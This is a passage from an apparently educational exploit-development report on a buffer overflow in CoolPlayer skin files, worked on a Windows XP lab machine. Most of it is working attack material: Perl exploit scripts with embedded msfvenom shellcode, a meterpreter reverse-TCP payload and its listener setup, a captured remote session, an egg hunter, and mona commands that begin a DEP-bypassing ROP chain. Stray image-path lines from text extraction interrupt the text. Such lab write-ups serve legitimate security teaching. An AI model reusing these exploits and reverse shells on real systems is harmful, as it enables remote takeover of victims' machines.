"\x6f\x35\xd9\x6e\x8c\xc8\xda\xb4\xef\x16\x6e\x2f\x57\xdc" .
"\xc8\x8b\x66\x31\x8e\x58\x64\xfe\xc4\x07\x68\x01\x08\x3c" .
"\x94\x8a\xaf\x93\x1d\xc8\x8b\x37\x46\x8a\xb2\x6e\x22\x7d" .
"\xca\x71\x8d\x22\x6e\xf9\x23\x36\x03\xa0\x29\xc9\x91\xde" .
"\x1f\xc9\xa9\xe0\x0f\xa2\x98\x6b\xc0\xb5\x24\xbe\xa5\x4a" .
"\x6f\xe3\x8f\xc2\x36\x71\x92\x8e\xc8\xaf\xd0\xb6\x4a\x5a" .
"\xa8\x4c\x52\x2f\xad\x09\xd4\xc3\xdf\x02\xb1\xe3\x4c\x22" .
"\x90\x87\x13\xb0\x78\x66\xb6\x30\x1a\x76";
```

Figure 36 Script used to generate the payload that opens calc.exe

2.3.5.4 Reverse Shell


More complex payloads can be used to exploit the buffer overflow vulnerability, for example a reverse shell can be established to gain control over a compromised system.

To generate the payload with msfvenom use the following command:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.131 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x2c\x3d" -f perl

The payload can be seen in the Appendix H


The command used in this example is very similar to the one used in the previous exploitation, except the payload has been changed. Generate new skin file with the msfvenom payload (Figure 37).



```
$file="get_reverse_shell.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP
$junk .= "\x90" x 15; # NOP SLED
#bytes omitted: "\x00\x0a\x0d\x2c\x3d"
#msfvenom windows/meterpreter/reverse_tcp
$junk .= "\xd9\xe5\xb8\x8f\xb1\xc8\xbb\xd9\x74\x24\xf4\x5f\x31\xc9" .
"\xb1\x59\x31\x47\x19\x03\x47\x19\x83\xc7\x04\x6d\x44\x34" .
"\x53\xfe\xa7\xc5\xa4\x60\x21\x20\x95\xb2\x55\x20\x84\x02" .
"\x1d\x64\x25\xe9\x73\x9d\xbe\x9f\x5b\x92\x77\x15\xba\x9d" .
"\x88\x98\x02\x71\x4a\xbb\xfe\x88\x9f\x1b\x3e\x43\xd2\x5a" .
"\x07\x15\x98\xb3\xd5\x2d\x30\x5b\x8d\xba\xf7\x67\x30\x6d" .
"\x7c\xd7\x4a\x08\x43\xa3\xe6\x13\x94\xc0\xbf\x0b\x44\x5d" .
```

Figure 37 Script used to generate the reverse_tcp payload


Now that we have everything setup, Metasploit multi/handler must be configured to listen for the incoming connection (Figure 38).



```
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.254.131
LHOST ⇒ 192.168.254.131
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.131:4444
```

Figure 38 Metasploit multi handler configuration

Open CoolPlayer and load the skin file, if the payload worked you should see that the meterpreter session started. ‘sysinfo’ can be used to confirm that we have remote access to the XP virtual machine (Figure 39).



```
[*] Meterpreter session 1 opened (192.168.254.131:4444 → 192.168.254.129:105
2 ) at 2022-02-24 11:56:04 -0500

meterpreter > sysinfo
Computer        : XPSP3VULNERABLE
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_GB
Domain          : XP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Figure 39 Meterpreter session to XP virtual machine – sysinfo confirmation

2.3.6 Egg Hunter Shellcode

Egg hunter technique is used when there is not enough space for the shellcode to be placed in the application that has a buffer overflow vulnerability. To overcome this problem, an ‘egg’ is placed in the vulnerable buffer with the instruction to locate the egg in memory. When the shellcode is executed, it will search for unique string. Once the string was located, the shellcode that is located immediately after the egg will be executed (Anubis, 2019).

We want the payload to do the following:

1. Overwrite EIP with JMP ESP
2. Put the egg hunter code at ESP. The egg hunter will look for a text string
3. Add some padding (NOPs)
4. Add text string before the shell code that we want to execute
5. Add the shell code (get calc.exe)
   (Eeckhoutte, 2010)

To generate egg hunter, issue the following command in Kali terminal:

```
msf-egghunter -p windows -a x86 -f perl -e w00t -b "\x00\x0a\x0d\x2c\x3d"
```


The following egg hunter code will be generated:

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .

"\x5a\x74\xef\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xea\xaf" .

"\x75\xe7\xff\xe7";
```

The payload can be seen in the Appendix I

The ‘w00t’ tag is represented by “\ x77\x30\x30\x74 “. The egg hunter will look for it.

Generate new payload to get cacl.exe using method described in “Getting calc.exe”. Now create a new Perl script. Place the egg hunter code just after the NOP SLED. Add some padding using NOPs (\x90). Just before the payload insert the “w00t” tag twice. The finished script looks as follows:



```
$file="egg_calc.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP

$junk .= "\x90" x 20; # NOP SLED
#egg hunter
$junk .= "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .
"\x5a\x74\xef\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xea\xaf" .
"\x75\xe7\xff\xe7";
#bytes omitted: "\x00\x0a\x0d\x2c\x3d"

$junk .= "\x90" x 200; #Padding
$junk .= "w00tw00t"; #TAG

#GET CALC.EXE
$junk .= "\xbe\x1f\x40\xb0\x97\xda\xc6\xd9\x74\x24\xf4\x5a\x33\xc9" .
"\xb1\x31\x83\xea\xfc\x31\x72\x0f\x03\x72\x10\xa2\x45\x6b" .
"\xc6\xa0\xa6\x94\x16\xc5\x2f\x71\x27\xc5\x54\xf1\x17\xf5" .
"\x1f\x57\x9b\x7e\x4d\x4c\x28\xf2\x5a\x63\x99\xb9\xbc\x4a" .
"\x1a\x91\xfd\xcd\x98\xe8\xd1\x2d\xa1\x22\x24\x2f\xe6\x5f" .
"\xc5\x7d\xbf\x14\x78\x92\xb4\x61\x41\x19\x86\x64\xc1\xfe" .
"\x5e\x86\xe0\x50\xd5\xd1\x22\x52\x3a\x6a\x6b\x4c\x5f\x57" .
"\x25\xe7\xab\x23\xb4\x21\xe2\xcc\x1b\x0c\xcb\x3e\x65\x48" .
"\xeb\xa0\x10\xa0\x08\x5c\x23\x77\x73\xba\xa6\x6c\xd3\x49" .
"\x10\x49\xe2\x9e\xc7\x1a\xe8\x6b\x83\x45\xec\x6a\x40\xfe" .
"\x08\xe6\x67\xd1\x99\xbc\x43\xf5\xc2\x67\xed\xac\xae\xc6" .
"\x12\xae\x11\xb6\xb6\xa4\xbf\xa3\xca\xe6\xd5\x32\x58\x9d" .
"\x9b\x35\x62\x9e\x8b\x5d\x53\x15\x44\x19\x6c\xfc\x21\xd5" .
"\x26\x5d\x03\x7e\xef\x37\x16\xe3\x10\xe2\x54\x1a\x93\x07" .
"\x24\xd9\x8b\x6d\x21\xa5\x0b\x9d\x5b\xb6\xf9\xa1\xc8\xb7" .
"\x2b\xc2\x8f\x2b\xb7\x2b\x2a\xcc\x52\x34";
```

Figure 40 Getting calc.exe using egg hunter


Load the skin file and the calculator should open.

2.4 EXPLOIT (DATA EXECUTION PREVENTION ENABLED)

DEP (Data Execution Prevention) is a modern operating system security feature found in Microsoft Windows. Its goal is to prevent code execution from being executed from a data segment. This protects against buffer overflow attacks. DEP technology initially emerged on Microsoft PCs in Windows XP Service Pack 2.

To circumvent the exploit prevention feature (DEP), attackers can employ return-oriented programming, which entails obtaining control of the stack in order to hijack the program's control flow and then executing machine instructions already existent in the machine's memory.


Data Execution Prevention can be enabled during system start-up (Figure 41).



```
Please select the operating system to start:


    Microsoft Windows XP Professional
    Microsoft Windows XP Professional (DEP = OptOut)
    Microsoft Windows XP Professional (DEP = AlwaysOn)

Use the up and down arrow keys to move the highlight to your choice.
Press ENTER to choose.









For troubleshooting and advanced startup options for Windows, press F8.
```

Figure 41 Enabling DEP in OptOut mode

To make sure that DEP is enabled, check the Performance Options in System Properties (Figure 42).



System Properties

System Restore | Automatic Updates | Remote
General | Computer Name | Hardware | Advanced

You must be logged on as an Administrator to make most of these changes.

Performance Options

Visual Effects | Advanced | Data Execution Prevention

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

○ Turn on DEP for essential Windows programs and services only

● Turn on DEP for all programs and services except those I select:


□ 1705032

Figure 42 DEP - ON

2.4.1 Exploit

To execute the shellcode using ROP, it is required to find which modules (DLLs) are ASLR disabled. To do so, attach the CoolPlayer process in Immunity Debugger. Using previously installed mona.py script, it is possible to find the required modules.

!mona noaslr



Log data

```
dress |Message
ADF00D !mona noaslr
ADF00D No aslr & no rebase modules :
ADF00D [+] Generating module info table, hang on...
ADF00D     - Processing modules
ADF00D     - Done. Let's rock 'n roll.
ADF00D --------------------------------------------------------------------------------------------------------------------
ADF00D  Module info :
ADF00D --------------------------------------------------------------------------------------------------------------------
ADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
ADF00D --------------------------------------------------------------------------------------------------------------------
ADF00D  0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
ADF00D  0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
ADF00D  0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True   | 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
ADF00D  0x00400000 | 0x0049a000 | 0x0009a000 | False  | False   | False |  False   | False  | -1.0- [1705032.exe] (C:\Documents and Settings\Administrator\Desktop\cool\1705032.exe)
ADF00D  0x73f10000 | 0x73f6c000 | 0x0005c000 | False  | True    | False |  False   | True   | 5.3.2600.5512 [DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
ADF00D  0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
ADF00D  0x5dca0000 | 0x5de88000 | 0x001e8000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
ADF00D  0x63000000 | 0x630e6000 | 0x000e6000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
ADF00D  0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
ADF00D  0x76390000 | 0x763ad000 | 0x0001d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
ADF00D  0x774e0000 | 0x7761d000 | 0x0013d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
ADF00D  0x77f60000 | 0x77fd6000 | 0x00076000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
ADF00D  0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
ADF00D  0x763b0000 | 0x763f9000 | 0x00049000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
ADF00D  0x77120000 | 0x771ab000 | 0x0008b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
ADF00D  0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
ADF00D  0x77e70000 | 0x77f02000 | 0x00092000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
ADF00D  0x773d0000 | 0x774d3000 | 0x00103000 | False  | True    | False |  False   | True   | 6.0 [COMCTL32.dll] (C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-Controls_6595b64144c
ADF00D  0x77c00000 | 0x77c08000 | 0x00008000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
ADF00D  0x76b40000 | 0x76b6d000 | 0x0002d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
ADF00D  0x77f10000 | 0x77f59000 | 0x00049000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
ADF00D  0x77dd0000 | 0x77e6b000 | 0x0009b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
ADF00D --------------------------------------------------------------------------------------------------------------------
ADF00D
ADF00D
ADF00D [+] This mona.py action took 0:00:00.161000
```


```
00451D5A | . E8 4B020000    CALL <JMP.&MSVCRT._initterm>
```

```
!mona noaslr
```

Figure 43 Using mona to find ASLR disabled DLLs

Multiple modules were found, but for this demo msvcrt.dll was used. Open CoolPlayer in Immunity Debugger once again. We must now locate a return statement in msvcrt.dll from which the ROP chain will begin (Figure 44).

!mona find -type instr -s "retn" -m msvcrt.dll -cpb "\x00\x0a\x0d\x2c\x3d"




```
Address  Message
77F60000 Modules C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 Modules C:\WINDOWS\system32\Secur32.dll
7C800000 Modules C:\WINDOWS\system32\kernel32.dll
7C900000 Modules C:\WINDOWS\system32\ntdll.dll
7C9C0000 Modules C:\WINDOWS\system32\SHELL32.dll
7E410000 Modules C:\WINDOWS\system32\USER32.dll
7C8106E9 New thread with ID 00000CA8 created
00451CC8 [18:02:07] Program entry point
0BADF00D [+] Command used:
0BADF00D !mona find -type instr -s "retn" -m msvcrt.dll - cpb "\x00\x0a\x0d\x2c\x3d"

         ---------- Mona command started on 2022-04-04 18:02:49 (v2.0, rev 600) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules msvcrt.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as instr
0BADF00D [+] Searching from 0x77c10000 to 0x77c68000
76390000 Modules C:\WINDOWS\system32\IMM32.DLL
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile c:\mona\1705032\find.txt
0BADF00D [+] Writing results to c:\mona\1705032\find.txt
0BADF00D     - Number of pointers of type '"retn"' : 2586
0BADF00D [+] Results :
